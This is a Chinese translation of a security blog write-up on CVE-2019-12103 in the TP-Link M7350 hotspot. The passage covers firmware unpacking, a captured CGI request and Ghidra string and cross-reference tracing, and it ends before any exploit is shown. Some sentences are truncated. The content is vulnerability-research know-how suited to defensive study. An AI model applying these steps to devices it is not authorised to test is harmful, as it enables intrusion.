CVE-2019-12103 使用Ghidra分析TP-Link M7350上的预认证RCE

ret2nullptr / 2019-08-20 09:02:00 / 浏览数 4583 安全技术 IoT安全 顶(0) 踩(0)

本文是翻译文章，原文链接：https://www.pentestpartners.com/security-blog/cve-2019-12103-analysis-of-a-pre-auth-rce-on-the-tp-link-m7350-with-ghidra/

译者注：文章的前半篇讲的比较基础...可以适当跳过，后半篇主要讲漏挖

TP-Link M7350 (V3)受到预认证(Pre-Auth)和后认证(Post-Auth)CVE-2019-12104命令注入漏洞的影响

如果攻击者位于同一LAN上或者能够访问路由器Web界面，则可以远程利用这些注入。CVE-2019-12103也可以通过跨站点请求伪造(CSRF)在任何浏览器中利用，因为在用

如果您正在运行其中一个设备，请立即更新到新固件（版本190531）。

无论如何，这篇文章是技术性的，关于使用Ghidra找到这样的问题，通过逆向工程找到命令注入漏洞很有趣！

大多数路由器的安全性都很差

大多数消费级网络硬件都带有嵌入式网络服务器。Web服务器是用户使用GUI访问设备配置的一种非常简单的方法，无需安装专有软件。很多时候，Web服务器会暴露某种A
- 有时候是JSON或XML。这个Web服务器API通常只是shell命令的一个简陋包装器(wrapper)。传递给webserver
API的变量只是传递给shell命令，因为大多数消费级网络硬件只是运行Linux。

当开发人员不是非常非常小心的时候，你会发现某种任意的命令执行是可能的。我很少看到路由器在暴露的接口上没有命令注入或内存相关的漏洞

所以，这是在TP-Link M7350中找到一个非常方便的命令注入的故事。

M7350 它在运行什么？

正如他们声称的"闪电"一样，M7350只是另一个基于Qualcomm的蜂窝热点——在这种情况下它正在运行（此时相对古老的）MDM9225。


从我们的角度来看，我们希望看到运行的是什么，以便尝试发现漏洞。幸运的是，固件可以从这里被找到

M7350(EU)_V3_160330		
Datum der Veröffentlichung: 2016-03-30	Sprache: Englisch	Dateigröße: 47.29 MB

Modifications and Bug Fixes:
New Feathres/Enhancement:
1.Update to EU,cancelled the Region option
2.Updated the ISPs in Singapore
Notes:
1. For M7350(EU)_V3
2. Your device's configuration won't be lost after upgrading.
3. You will be NOT able to downgrade to the previous firmware after upgrading to this version.

我正在使用硬件版本3.0的M7350，因此我的固件文件名为M7350(EU)_V3_160330_1472438334613t.zip

这个文件本身只是一个ZIP，其中包含PDF安装说明，存在问题的是另一个名为M7350(EU) 3.0_1.1.1 Build 160330 Rel.1002n_User.zip.zip的ZIP。在其中，我们发现：



这看起来非常像 没有尝试混淆或者加密(zero-attempt-at-obfuscation-or encryption) 的固件更新文件

我们甚至可以在`META-INF/com/google/android/updater-script`看到固件更新的脚本

updater-script

```
mount("yaffs2", "MTD", "system", "/system");
mount("yaffs2", "MTD", "userdata", "/data");
ui_print("Verifying current system...");
show_progress(0.100000, 0);
set_progress(0.000000);

# ---- start making changes here ----

ui_print("Removing unneeded files...");
delete("/system/WEBSERVER/", "/system/WEBSERVER/www/",
       "/system/WEBSERVER/www/PIE.htc", "/system/WEBSERVER/www/SMSHTML/",
       "/system/WEBSERVER/www/SMSHTML/drafts.html",
       "/system/WEBSERVER/www/SMSHTML/inbox.html",
       "/system/WEBSERVER/www/SMSHTML/newMessage.html",
       "/system/WEBSERVER/www/SMSHTML/outbox.html",
       "/system/WEBSERVER/www/SMSHTML/smsSettings.html",
       "/system/WEBSERVER/www/advHTML/",
       "/system/WEBSERVER/www/advHTML/blackList.html",
       "/system/WEBSERVER/www/advHTML/clientList.html",
       "/system/WEBSERVER/www/advHTML/dataSettings.html",
       "/system/WEBSERVER/www/advHTML/dataSharing.html",
       "/system/WEBSERVER/www/advHTML/deviceInfo.html",
       "/system/WEBSERVER/www/advHTML/dhcpServerConfig.html",
       "/system/WEBSERVER/www/advHTML/dialUpSettings.html",
       "/system/WEBSERVER/www/advHTML/loginPsw.html",
       "/system/WEBSERVER/www/advHTML/networkMode.html",
       "/system/WEBSERVER/www/advHTML/pinConfig.html",
       "/system/WEBSERVER/www/advHTML/powerSaving.html",
```

我们已经在这里使用Android更新包编写了关于攻击设备的文章。但这有点超出了这个特定的搜索范围——我们想要网络界面中的错误！

那么，首先我们如何确定哪些二进制文件对我们有意义？

使用grep

我们可以用grep来找出一些我们可能控制的关键变量，可能是因为我在WSL中使用的90%的命令都是grep

无论如何，利用burpsuite来获得M7350的主要web界面信息，我们可以看到一些变量名称，这可能有助于我们找到处理它们的二进制文件。

```
POST /cgi-bin/qcmap_web_cgi HTTP/1.1
Host: 192.168.0.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.0.1/settings.html
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 60
Cookie: tpweb_token=2wr6t0oy5jmNTlki
Connection: close

{"token":"2wr6t0oy5jmNTlki","module":"webServer","action":3}
```

通用配置请求将发送到/cgi-bin/qcmap_web_cgi，POST主体是JSON编码的，验证后请求需要token值。module参数很有意思，因为它表明会有一个很大的switch case■■在某处运行，它基于请求的模块，来用不同的方式处理输入数据。

那么，让我们来留意webServer，看看它出现在哪里。


```
$ grep -ro webServer

Binary file data/bin/QCMAP_Web_CLIENT matches
system/WEBSERVER
/www/browserWarning.html:webServer
Binary file system/WEBSERVER/www/cgi-
bin/qcmap_web_cgi matches
system/WEBSERVER/www/login.min.js:webServer
system/WEBSERVER/www/settings.min.js:webServer
system/WEBSERVER/www/settings.min.js:webServer
system/WEBSERVER/www/tpweb.min.js:webServer
system/WEBSERVER/www/tpwebPhone.min.js:webServer
system/WEBSERVER/www/tpwebPhone.min.js:webServer
system/WEBSERVER/www/tpwebPhone.min.js:webServer
system/WEBSERVER/www/tpwebPhone.min.js:webServer
```

为了避免无关的垃圾输出，我传递了`-o`标志，这只显示我们在文本文件中找到的实际字符串。无论如何，我们只对二进制文件感兴趣，`-r`则表示递归`grep webServer`出现在二进制文件`QCMAP_Web_CLIENT`和`qcmap_web_cgi`中


我们先来看看`qcmap_web_cgi`，如果您记得上面的POST请求，`qcmap_web_cgi`是所有正在POST的端点。因此，它可能负责管理每个请求的处理方式

Ghidra非常擅长这一点


打开`qcmap_web_cgi`二进制文件，我们可以先从搜索字符串开始进行分析(Search->For Strings)



单击搜索对话框，保留默认设置后，我们可以开始看到很多字符串——包括我们的webServer字符串



双击该条目将我们带到webServer位于内存中的位置。Ghidra指出这个地址在二进制文件的其他地方被交叉引用（使用XREF注释）



我们可以双击那个交叉引用，它将把我们带到引用webServer的函数。我已经重命名了它——它通常被称为FUN_xxx，如FUN_00008ce0。我认为FUN代表"功能"而不仅仅


Ghidra的反编译器■■好（我们稍后会介绍），所以我们可以很容易地看到这个函数的逻辑是什么。

Decompile: webServer_or_status - (qcmap_web_cgi)


```
1
2  int webServer_or_status(char *pcParm1)
3
4  {
5      int iVar1;
6      uint uVar2;
7
8      if (pcParm1 == (char *)0x0) {
9          return 0;
10     }
11     iVar1 = strcmp(pcParm1,"webServer");
12     if (iVar1 == 0) {
13         return 1;
14     }
15     uVar2 = strcmp(pcParm1,"status");
16     iVar1 = 1 - uVar2;
17     if (1 < uVar2) {
18         iVar1 = 0;
19     }
20     return iVar1;
21 }
22
```

字符串传递给函数，如果字符串是`webServer`，则返回1，简单。

然后，我们可以向后跟踪此函数，以弄清楚它是如何被调用的以及为什么。右键单击反汇编视图中的函数名称（在反编译视图中不起作用，我不明白...），然后单击参考 -> 显示调用树



这将给出一个非常简单的可扩展项目符号列表，列出函数的调用位置——以及它调用的内容。

